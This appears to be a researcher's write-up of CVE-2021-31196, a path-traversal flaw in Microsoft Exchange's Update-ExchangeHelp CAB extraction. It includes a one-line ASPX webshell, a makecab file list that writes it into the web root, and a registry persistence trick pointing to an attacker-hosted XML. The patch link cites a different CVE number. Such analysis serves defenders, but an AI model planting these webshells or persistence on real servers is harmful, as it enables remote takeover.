
0x00 Preface
---
CVE-2021-31196 is a logic vulnerability. Exploitation requires a man-in-the-middle attack and user interaction, ultimately enabling remote code execution.
Technical article shared by the vulnerability discoverer:
https://srcincite.io/blog/2021/08/25/pwn2own-vancouver-2021-microsoft-exchange-server-remote-code-execution.html
This article solely documents personal research insights from a technical perspective.
0x01 Introduction
---
This article will cover the following:
- Vulnerability Debugging
- Exploitation Approach
0x02 Vulnerability Debugging
---
1. Vulnerability Summary
In Exchange Server 2013 or later, when an administrative user runs the Update-ExchangeHelp or Update-ExchangeHelp -Force command in the Exchange Management Shell, an unauthenticated attacker in a privileged network position can trigger a remote code execution vulnerability.
A privileged network position refers to a scenario where the attacker can hijack the domain http://go.microsoft.com/fwlink/p/?LinkId=287244.
2. Vulnerability Code Location
According to the provided materials in the original text, open the file C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Management.dll using dnSpy.
Navigate sequentially to Microsoft.Exchange.Management.UpdatableHelp -> HelpUpdater -> UpdateHelp().
3. Vulnerability Logic
(1) Execute the Update-ExchangeHelp or Update-ExchangeHelp -Force command using the Exchange Management Shell.
In Exchange Server 2013 or later, the Update-ExchangeHelp command is supported to check for the latest available version of help for the Exchange Management Shell on the local computer.
The Update-ExchangeHelp command has a restriction period of 24 hours; if executed again within 24 hours, the -Force parameter must be added.
After executing the command, the UpdateHelp() function is entered, initiating subsequent operations.
(2) Download the configuration file.
The code for downloading the configuration file in the UpdateHelp() function is shown in the following image.

The implementation code for DownloadManifest() is as follows:
internal void DownloadManifest() |
For string downloadUrl = this.ResolveUri(this.helpUpdater.ManifestUrl);, the parameter this.helpUpdater.ManifestUrl is obtained through the function LoadConfiguration(). Part of the code for LoadConfiguration() is as follows:
RegistryKey registryKey3 = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\ExchangeServer\\v15\\UpdateExchangeHelp"); |
The logic here reads the registry key named ManifestUrl under HKLM\SOFTWARE\Microsoft\ExchangeServer\v15\UpdateExchangeHelp. If it exists, its value is assigned to ManifestUrl; if not, ManifestUrl defaults to http://go.microsoft.com/fwlink/p/?LinkId=287244.
This is also one of the prerequisites for exploiting this vulnerability, requiring the ability to hijack http://go.microsoft.com/fwlink/p/?LinkId=287244.
Alternatively, if control of the Exchange server is already obtained, modifying the registry to set ManifestUrl (type REG_SZ) to a remote XML address, such as http://192.168.1.3/poc.xml, can serve as a persistence method.
For this.AsyncDownloadFile(UpdatableHelpStrings.UpdateComponentManifest, downloadUrl, this.helpUpdater.LocalManifestPath, 30000, new DownloadProgressChangedEventHandler(this.OnManifestProgressChanged), new AsyncCompletedEventHandler(this.OnManifestDownloadCompleted));, the parameter this.helpUpdater.LocalManifestPath is the save path for the configuration file. By default, the path is C:\Program Files\Microsoft\Exchange Server\V15\Bin\UpdateHelp.$$$\ExchangeHelpInfo.xml.
Example format of the XML configuration file:
|
The parameter Version represents the Exchange version number, which can be obtained by checking the registry in a debugging environment:
REG QUERY "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ExchangeServer\v15\ClientAccessRole" /v ConfiguredVersion |
The parameter Revision is the revision number. Note the value range here. After a normal Update-ExchangeHelp operation, a new registry entry CurrentHelpRevision will be created under HKLM\SOFTWARE\Microsoft\ExchangeServer\v15\UpdateExchangeHelp, of type REG_DWORD, with a value corresponding to the Revision number. In the next Update-ExchangeHelp operation, the Revision value in the XML configuration file must be greater than the value of the registry entry CurrentHelpRevision.
Note:
If the registry entry CurrentHelpRevision is manually deleted after a normal Update-ExchangeHelp operation, set Revision to 1 in the next Update-ExchangeHelp operation.
The parameter CabinetUrl is the download address of the CAB file.
(3) Download and extract the CAB file
The code for downloading and extracting the CAB file in the UpdateHelp() function is shown in the figure below

The implementation code for ExtractToTemp() is as follows:
internal int ExtractToTemp() |
For the statement int result = EmbeddedCabWrapper.ExtractCabFiles(this.helpUpdater.LocalCabinetPath, this.helpUpdater.LocalCabinetExtractionTargetPath, filter, embedded);, used to extract the contents of CAB files
ExtractCabFiles does not validate file paths before extraction, which is the vulnerability of CVE-2021-31196. If ../ is passed in, directory traversal can occur, ultimately leading to arbitrary file write
Regarding the creation of CAB files, refer to the method in the original text:
The content of files.txt is as follows:
"poc.aspx" "../../../../../../../inetpub/wwwroot/aspnet_client/poc.aspx" |
The content of poc.aspx is as follows:
<%=System.Diagnostics.Process.Start("cmd", Request["c"])%> |
Execute the command in the command line:
makecab /d "CabinetName1=poc.cab" /f files.txt |
Generate the final poc.cab
0x03 Exploitation Approach
---
1. Hijack http://go.microsoft.com/fwlink/p/?LinkId=287244 through a man-in-the-middle attack
Refer to the original text for POC
When an administrative user runs the Update-ExchangeHelp or Update-ExchangeHelp -Force command in the Exchange Management Shell, the Exchange server will write a webshell to C:\inetpub\wwwroot\aspnet_client
2. Modify the registry to achieve persistence
Registry location: HKLM\SOFTWARE\Microsoft\ExchangeServer\v15\UpdateExchangeHelp
Create a new registry entry named ManifestUrl, type REG_SZ, with content as a remote XML address, e.g., http://192.168.1.3/poc.xml
0x04 Defense Recommendations
---
1. Install patches
Reference materials:
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-31206
2. Avoid network hijacking
0x05 Summary
---
Although the exploitation conditions for CVE-2021-31196 are relatively more specific, there is still potential for exploitation in certain environments, making timely patch updates essential.


